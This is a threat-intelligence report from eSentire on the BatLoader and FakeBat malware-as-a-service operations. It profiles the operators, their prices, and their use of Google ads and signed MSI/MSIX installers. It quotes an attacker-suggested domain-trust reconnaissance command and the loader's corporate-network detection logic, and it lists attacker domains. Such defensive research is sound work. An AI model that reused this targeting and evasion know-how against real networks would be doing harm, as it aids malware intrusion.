

Unraveling BatLoader and FakeBat

**Two Competing, Russian-Speaking Cybercrime Groups
Attack Employees from 23 Companies in the Manufacturing,
Software, Legal, Retail, and Healthcare Sectors Using
Malicious Google Ads**



eSENTIRE
Threat Response Unit

Executive Summary

BatLoader and FakeBat are two competing, Russian-speaking Malware-as-a-Service (MaaS) crime groups that specialize in infecting corporate employees with malware. These services are known to infect their targets with every type of malware from the [Royal](#) ransomware to the [Gozi banking trojan](#).

eSentire's security research team, the [Threat Response Unit](#) (TRU), has been closely tracking the two MaaS operations. Between September 2022 and November 2023, TRU intercepted and shut down BatLoader and FakeBat attacks launched at 23 of eSentire's customers. These included companies in the manufacturing, software, legal, retail, and healthcare industries.

TRU has discovered the handles of each lead operator. BatLoader's top operator goes by Afron, and FakeBat's main operator goes by Eugenfest. TRU has also tracked the threat actors' online activities, going back to 2017 for Eugenfest and 2020 for Afron. Although BatLoader and FakeBat are similar in several aspects, they are rivals, each competing to capture more of the MaaS market.

Both MaaS operations work closely with their customers to create seamless, end-to-end malware delivery using search advertisements for popular business software, yielding high-value victims for further exploitation. Both operations offer variable payment options for additional services, as well as assistance in running the advertising campaigns, if needed. The threat actors, behind BatLoader and FakeBat, have figured out that if they provide their customers with a reliable malware loader, assist them with parts of the malware operation, where needed, and provide the loader and their assistance for an affordable price, they will significantly increase their market share. Thus, even the lowest-level hacker can get into the cybercrime game.

The BatLoader and FakeBat operations are referenced by the following names: BatLoader a.k.a AfronLoader, DefeatDefenderLoader and FakeBat a.k.a PaykLoader, EugenLoader. Both MaaS offerings were initially advertised on Telegram and Russian-speaking underground forums, Exploit and XSS, and remain active to this day.

BatLoader and FakeBat Attack 23 Companies Across the Manufacturing, Software, Legal, Retail, & Healthcare Industries

The BatLoader service was first advertised on the hacker underground in May 2022, while the FakeBat MaaS came on the scene in December 2022. As previously mentioned, TRU detected and shut down BatLoader and FakeBat attacks launched at 23 of eSentire's customers, between September 2022 and November 2023. The targets included companies in the manufacturing, software, legal, retail, and healthcare industries.

Threat actors who purchase BatLoader or FakeBat's services are promised a malware loader capable of evading defenses and reliably infecting victims. The BatLoader operators claim the following success rate for their malware loader: "What is the Payout Percentage, the success rate for every 100 of people that download the BatLoader malware, 50% end up infected with your payload." The BatLoader operators also state that their malware loader will circumvent Google Alerts, Smart Screen, and Windows Defender, and TRU has observed this. Both operations also offer extended services to assist with delivering payloads via search advertisements.

Show Them the Money

A customer can rent the MaaS from the BatLoader operators or the FakeBat operators for one month, for set rental fees. For BatLoader, as of September 2023, customers must transfer USD \$3,000 one time through the Guarantor of the forum in which the operators and the customer are doing business. A Guarantor is a trusted middleman for buying and selling goods and services between users on an underground forum. Guarantors are part of an underground forum's management staff, and they perform escrow services. According to the BatLoader operators, the one-time payment of \$3,000 is to demonstrate that the customer is serious about doing business. After the money is deposited, a profit-sharing agreement is negotiated privately between the BatLoader operators and the customer.

To rent the FakeBat MaaS, the operators are currently offering both an unsigned MSI loader for USD \$2,500 per month or a signed MSIX loader for USD \$4,000 per month. If a customer wants additional services, such as payload delivery, the services are negotiable for a minimum of USD \$3,000 on top of the cost of the loader.

The MO of BatLoader and FakeBat and the Art of Deception

Once the operators have been paid their rental fees, the process works like this. The operators will create and purchase Google ads, promoting popular business software, such as Slack, ChatGPT, Adobe, etc. These ads are designed to entice corporate employees to websites that the BatLoader and FakeBat operators design and host. These websites mimic legitimate software hosting sites so when corporate employees visit the websites to download the software they desire, they get infected with the BatLoader or FakeBat malware loader.

Once the loader is on an employee's computer, the customers' preferred payload is downloaded onto the victim's computer, alongside an actual copy of the business software the corporate employee was seeking. To provide the customers with another layer of authenticity, the BatLoader operators claim their malware loader is always signed. The FakeBat operators offer their customers either an unsigned MSI loader for USD \$2,500 per month or a signed MSIX loader for USD \$4,000 per month. The final payload can be whatever the customer chooses, whether it be ransomware, banking trojans, password stealers, remote access trojans (RATs), or Remote Monitoring and

Management (RMM) tools. In the case of BatLoader, customers can customize their payloads specifically for corporate networks, providing an efficient, flexible means of monetizing the victim machine and environment through information theft, network access, or possibly extortion.

BatLoader and the Royal Ransomware Connection

Security researchers have seen BatLoader infections lead to [Royal ransomware](#) deployment. The [Royal ransomware gang](#) is said to be run by top operators, formerly with the notorious Conti ransomware gang. Royal was behind the May 2023 breach of the city of [Dallas](#), causing the city government to shut down some of its courts and the attack disrupted portions of its 911 emergency services. According to a November 2023 report from the FBI and the [Cybersecurity Infrastructure and Security Agency](#) (CISA), the Royal threat actors have targeted numerous critical infrastructure sectors including: manufacturing, healthcare and public healthcare (HPH), education, and communications.

Law enforcement estimates that the Royal gang has targeted 350 victims since September 2022 and has demanded more than \$275 million from these organizations. According to a separate May 2023 [security report](#), the Royal gang also attacked seven local government entities, including the City of Dallas and claimed to have compromised 26 manufacturers in 2023 alone. They also hit 14 educational institutions and eight healthcare organizations since coming on the hacker scene in 2022.

The following report details the origins of BatLoader and FakeBat and provides insight into how these malware services have evolved into seamless, turn-key criminal operations, requiring their business partners to require few cyber skills. Readers also gain a glimpse into the psyche of the lead criminals behind these malware services, and how they conduct business on the underground. Lastly, TRU provides a list of security recommendations to help organizations protect themselves from these threats.

Unraveling the BatLoader and FakeBat Operations

Since January 2022, eSentire's Threat Response Unit (TRU) has tracked two Malware-as-a-Service (MaaS) operations sometimes labeled under a common identifier known as BatLoader. This blending is likely due to the similarities between the two operations, whereby malicious installer files (.msi or .msix) are distributed using Google Search advertisements for popular software such as Zoom, ChatGPT and Adobe. These installation packages execute an embedded Batch (.bat), PowerShell (.ps), or Python (.py) scripts to install malware on the victim's machine.

There are two similar and competing MaaS operations:

1. **BatLoader** a.k.a AfronLoader, DefeatDefenderLoader
2. **FakeBat** a.k.a PaykLoader, EugenLoader

These operations were initially advertised on Telegram and Exploit/XSS forums and remain active to this day. This report will explore the origins and differences between these two operations.

BatLoader Origins and Ties to MalSmoke, Zloader

The earliest mention of the loader can be traced to a January 2022 [blog](#) by Check Point Research, who backtracked the activity to November 2021. The blog describes an infection scheme whereby MSI (Microsoft Software Installer) files disguised as installers drop the remote monitoring tool Altera Agent followed by several Batch files (.bat) which add exclusions to Microsoft Defender and install Zloader as the main payload. Based on similarities in TTPs and domain registration data, researchers linked the activity to a campaign dubbed MalSmoke by [Malwarebytes](#) in 2020.




Figure 1 Comparison of Malwarebytes' (left) and Check Point Research (right)

The MalwareBytes blog described how the MalSmoke operators shifted delivery from the Fallout Exploit kit to using social engineering via fake Java MSI installer files on adult websites beginning in October 2020. That infection scheme can be seen on the left side of Figure 1.

There are a few other clues that strengthen the MalSmoke/BatLoader connection. First, the threat actor we've linked to BatLoader was active on Exploit forums in February 2020 promoting a pay-per-install scheme that used the Fallout exploit kit (Figure 2).




Figure 2 Exploit post promoting Fallout EK installs (translated).

The threat actor received several replies critiquing the quality of installs delivered by exploit kits, to which they replied, “*I can't guarantee that you'll have top companies in your logs. I don't promise that.*” In a now-deleted advertisement for an early version of BatLoader, they admitted drive-by exploit methods are no longer relevant.

Furthermore, the panel logo (a version of the [Eye of Providence](#)) referenced for [moviehunters\[.\]site](#) in the MalSmoke campaign (Figure 1, left) matches several favicons found in known BatLoader Panels at [shvarcnegerhistory\[.\]com/t1s1j1/index/login](#) as well as [countingstatistic\[.\]com/g00m1n/index/login](#):




Figure 3 Eye of Providence Logo seen in BatLoader Panels.

The “BatLoader” or BATLOADER label originates from a February 2022 [report](#) by Mandiant. The various reports predating the BatLoader-as-a-service advertisements shown below suggest the threat actor(s) were working privately with other actors before deciding to commoditize their loader. Notably, Zloader (commonly linked to early BatLoader infections) was [disrupted](#) by Microsoft’s Digital Crime Unit in April 2022. TTPs and infrastructure in an accompanying [Microsoft report](#) also align with early reported BatLoader activity.

Coincidentally, BatLoader was then marketed in its current form on the Exploit[.]in forum a month later. The relationship isn’t immediately clear, but it’s a realistic possibility that BatLoader’s operators decided to open up the loader and find new partners following the ZLoader takedown. Microsoft, who tracks BatLoader operators as Storm-0569 (formerly DEV-0569), also raised this hypothesis in a [November 2022 blog](#), stating “DEV-0569

frequently diversifies their payloads and has shifted from delivering ZLoader at the beginning of 2022, possibly in response to [disruption efforts against Zloader in April 2022](#).”

Zloader and BatLoader Infrastructure Overlap

During our research we identified domains tied to ZLoader, BatLoader, or both, in public reports and malware repositories. In certain cases, the same contact information was used to register domains tied to Zloader command and control and BatLoader. For example, [seledka.prostokvash@rambler.ru](#) registered multiple imposter sites and Zloader domains listed in [Microsoft’s legal filing](#) pertaining to their actions against Zloader.

That same email and related contact name were used to register two BatLoader domains. Another example was [abdel@info-electronics\[.\]com](#), which registered dozens of Zloader domains found in the aforementioned filing as well as [datalystoy\[.\]com](#) and [websekir\[.\]com](#), both mentioned in early BatLoader reports from [Walmart](#) and [Mandiant](#). A sampling of these relationships is visualized in Figure 4.





Figure 4 Zloader and BatLoader overlap visualized

“Afron” and BatLoader-as-a-Service



BatLoader has been advertised on the Exploit forum under the handle “Afron” since at least May 2022. Afron joined Exploit in February 2020, where they immediately began advertising a Pay-Per-Install scheme using the Fallout exploit kit (Figure 2). It’s likely that Afron was active on Exploit and other forums under a different alias prior to this. Unlike EugenLoader/Fakebat’s vendor, Afron is seemingly more careful with their operational security, using unique IM accounts and pushing discussions to private messages as often as possible. They are also careful to not directly access the forums from their personal machine, once telling other forum members *“I access the forum through a separate virtual machine, and it takes 10-15 minutes just to get everything up and running”*. Following the EK operation and prior to marketing BatLoader, Afron’s activity on the forum was sparse, again leading us to believe they operate under multiple handles or forums and use the

Afron handle primarily for advertising/networking on the Exploit forum.

Afron’s posts during this time revolved around seeking help from other forum members. In one request, they sought advice on stealing email contacts from infected machines for use in follow-on spam messages. In another, they requested a contact for Gozi malware so they could rent it. Finally, in a revealing post in August 2020, they requested advice for determining whether a “...bot resides on a large network” (i.e. a malware foothold in a corporate vs home network). Suggestions from other forum users included querying the ARP table (a technique that would find its way into present-day BatLoader), using NLtest (*“you can try in the same powershell nltest /domain_trusts /all_trusts”*) among other methods.

In March 2022, Afron attempted to market an early version of BatLoader under the name “DefeatDefenderLoader.” The post, titled “[АРЕНДА] Приватный не резидентный лодер с обходом Windows SmartScreen-a u Windows дефендера” or “[RENTAL] Private non-resident loader with bypass of Windows SmartScreen and Windows Defender” has since been removed from the forum, but it describes launching an .exe/.dll with admin privileges using MSI installer packages (the full translated text can be found in the Appendix at the end of this report). The post begins with an admission that their prior work with exploit kits wasn’t fruitful:

We've been in this field for over a year. Initially, we worked with bundles, but since that's no longer relevant, we created our own loader.

The post largely mirrors that of the May thread described below but offers a Telegram channel <https://t.me/DefeatDefenderLoader> as a point of contact.

BatLoader-as-a-Service

BatLoader has been advertised on Exploit forum since May 2022, with continuous updates over time. For clarity, translated excerpts from the post and subsequent discussion thread on Exploit are provided below. Screenshots of the advertisement can be found below, and the full translated text can be found in the appendix.

2. Bot with form grabbing/injection/Hide-VNC/socks/cookies/Stealer modules.

The rental cost includes everything:

* Servers for the admin panel.

* Proxy server for proxying requests.

* Backup domains.

* Crypt.

As of September 2023, the offer includes both a non-persistent and persistent loader along with DanaBot banking trojan:

I offer for rent:

1. Non-resident loader for Google/Bing Ads with bypassing Google Alerts/Smart Screen/Windows Defender. (We are the authors)

2. Resident loader (referred to as "anchor") for corporate networks (We are the authors)

3. DanaBot banking trojan, software author is JimmBee.

Afron claims the loader is always signed and loads specific payloads based on whether the infected machine resides on a corporate network:

- The loader is always signed with a valid EV certificate (no one else offers this on the forum).
- Finally, there is full detection of corporate networks on the loader (the payload is unloaded based on this).

The code signing certificates are likely acquired from other users/service providers on the forum, such as “arbadakarba2000” whom Afron vouched for at one point in a separate thread.

Variable Payloads

The custom load behavior is further explained in the offer:

Different payloads are delivered depending on the network structure:

1. User network:

- Loading one or several payloads.

2. Corporate network:

- Loading payloads only if the machine is in a domain.
- The machine name must not match the Domain parameter.
- ARP table contains 3+ records (parameter can be adjusted) with addresses of local subnets (192.168., 10., 172.).
- The domain must not be equal to WORKGROUP.

This logic matches [our analysis](#) from the fall of 2022. In that analysis, these checks were used to load variable GPG-encrypted payloads Ursnif/Vidar/Synchro RMM and Cobalt Strike. In January 2022 (prior to marketing the loader on Exploit), [reported payloads](#) using this scheme were AltaraAgent, Gozi or Zloader, and Cobalt Strike.




Figure 7 Variable payload logic from <https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-batloader>

Price

The price to rent the loader has varied over time. Initially it was rented for around \$4,000 per month for just the loader. In July 2022, Afron introduced a \$5,000 monthly package consisting of a bot which “....includes Hidden VNC, support for web injects, a stealer from all popular browsers (Chrome, Firefox, Edge), a form grabber, and an embedded loader”. Afron claims that customers are “...making hundreds of thousands of dollars with us”. As of September 2023, the payment model involves depositing \$3,000 as a goodwill gesture, whereby a profit-sharing model is negotiated privately.

Malvertising Vector

BatLoader is marketed primarily as a loader to be distributed using search advertisements such as Google Ads:

The surfer searches and finds your advertisement, clicks, lands on the White Page, passes all checks, and your cloaker displays the Black Page on which the surfer downloads the loader.

Afron is clear initially that the onus is on the renter to provide their own landing page and drive traffic to it. They go a step farther and ensure the MSI installer matches the ad lure used by the operator:

The loader is tailored individually for each tenant, meaning I perform a complete installation of donor software. In the end, the surfer receives what they came for, whether it's the Brave browser, Zoom, or some lesser-known PDF Reader.

The overhead caused by payload customization and code signing certificates are a couple reasons why Afron is selective with who gets access to the loader, at one point posting “*Right now, there's one spot available - all others are in line, with a wait of 1-2 months for their spot*”. Additionally, load throughput is raised and lowered from upwards of 1,000 loads per day to as low as 50.

Due to demand, Afron begins offering landing pages in August 2022:

We have our own landing pages now - already have about 10-15 for all popular software.

We'll share them!

Initially, it's not clear if this is a free add-on. This stance is further clarified to be a paid option in an update to the post's FAQ section:

Do you provide Landing Pages?

- *Yes, this service is paid separately.*

MSI/MSIX Installer Files

As we've covered in various [blogs](#) on BatLoader, the primary execution method uses installer files to launch Batch, PowerShell and Python scripts. In July 2023, Afron announced that they would be moving to MSIX, a relatively new installer file type:


Now we use a sleek installer, MSIX, just like the Microsoft Store.

This follows the jump to MSIX by EugenLoader/FakeBat some months earlier, which we have documented in several blog posts in [May](#) and [August](#) 2023. Interestingly, Afron drops MSIX in late August 2023 due to lack of success with the format:

We no longer offer .msix as there won't be any conversion on corporate machines.

BatLoader's Panel

BatLoader's panel is relatively straightforward and includes the victim IP, country, operating system, status of the bot, installation status and comments.



IP	Country	OS	Bot status	Task status	Task created	Task completed	First visit	Last visit	Your comment
US	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 00:28:51	30-08-2023 00:25:32			Please leave your comment.
CA	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 06:38:37	30-08-2023 00:30:03			Please leave your comment.
US	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 00:38:07	30-08-2023 00:32:41			Please leave your comment.
US	Windows 10.0	Chrome 116.0.0.0	Downloaded			30-08-2023 00:36:04			Please leave your comment.
US	Windows 10.0	Chrome 116.0.0.0	Downloaded			30-08-2023 00:42:03			Please leave your comment.
CA	Windows 10.0	Chrome 116.0.0.0	Downloaded			30-08-2023 00:38:43			Please leave your comment.
CA	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 00:46:23	30-08-2023 00:41:57			Please leave your comment.
US	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 00:52:16	30-08-2023 00:50:20			Please leave your comment.
CA	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 01:20:44	30-08-2023 00:59:06			Please leave your comment.
US	Windows 10.0	Chrome 116.0.0.0	NOT		30-08-2023 01:12:17	30-08-2023 00:01:03			Please leave your comment.
DE	Windows 10.0	Chrome 116.0.0.0	Downloaded			30-08-2023 01:05:40			Please leave your comment.
CA	Windows 10.0	Chrome 116.0.0.0	Downloaded			30-08-2023 00:57:04			Please leave your comment.
US	Windows 10.0	Edge 116.0.1938.62	NOT		30-08-2023 01:22:37	30-08-2023 01:18:20			Please leave your comment.
US	Windows 10.0	Chrome 114.0.0.0	NOT		30-08-2023 01:30:29	30-08-2023 00:29:16			Please leave your comment.

IP	Country	OS	Bot status	Task status	Task created	Task completed	First visit	Last visit	Your comment
US			Offline	Passive	22-08-2023 22:46:42		25-08-2023 21:14:07	31-08-2023 00:51:09	Revenue: \$6.98
CA			Offline	Passive	22-08-2023 22:46:42		25-08-2023 21:21:28	28-08-2023 20:49:33	
CA			Online	Passive	22-08-2023 22:46:42		25-08-2023 21:27:38	31-08-2023 09:13:39	
CA			Offline	Passive	22-08-2023 22:46:42		25-08-2023 18:09:52	30-08-2023 23:43:19	Please leave your comment.
US			Offline	Passive	22-08-2023 22:46:42		28-08-2023 16:26:58	30-08-2023 21:50:49	Please leave your comment.
CA			Offline	Passive	22-08-2023 22:46:42		29-08-2023 15:52:32	29-08-2023 21:22:50	Please leave your comment.
CA			Offline	Passive	22-08-2023 22:46:42		29-08-2023 17:44:33	31-08-2023 03:59:09	Please leave your comment.
IE	Windows 10.0		Online	Passive	22-08-2023 22:46:42		31-08-2023 09:21:53	31-08-2023 09:21:53	Please leave your comment.

Figure 8 BatLoader Admin Panel, retrieved from Exploit forum.

As a final note, it's apparent that Afron (and possibly others on his team) have access to logs from all tenants. Responding to such an allegation in February 2023, Afron says *"...this is a rental, not a sale of software to you"*.

FakeBat/EugenLoader

As stated at the beginning of this report, BatLoader is often mistaken for another MSI loader operation known as "FakeBat" or EugenLoader. FakeBat is marketed using the handle "Eugenfest" on the Exploit hacker forum. The loader was also advertised on XSS forums under the pseudonym "Payk_34".

Eugenfest's Background

Eugenfest's online activity can be traced to Russian-language carding and hacking forums dating back to 2017 under various aliases such as Festik, Payk_34 and M1rages (see appendix for list). The actor previously ran an eBay fraud shop at fest-bay[.]com which was populated with stolen credentials obtained by brute force attacks against the service. Fest-Bay was promoted on various carding forums and Telegram channels (Figure 9 and 10).

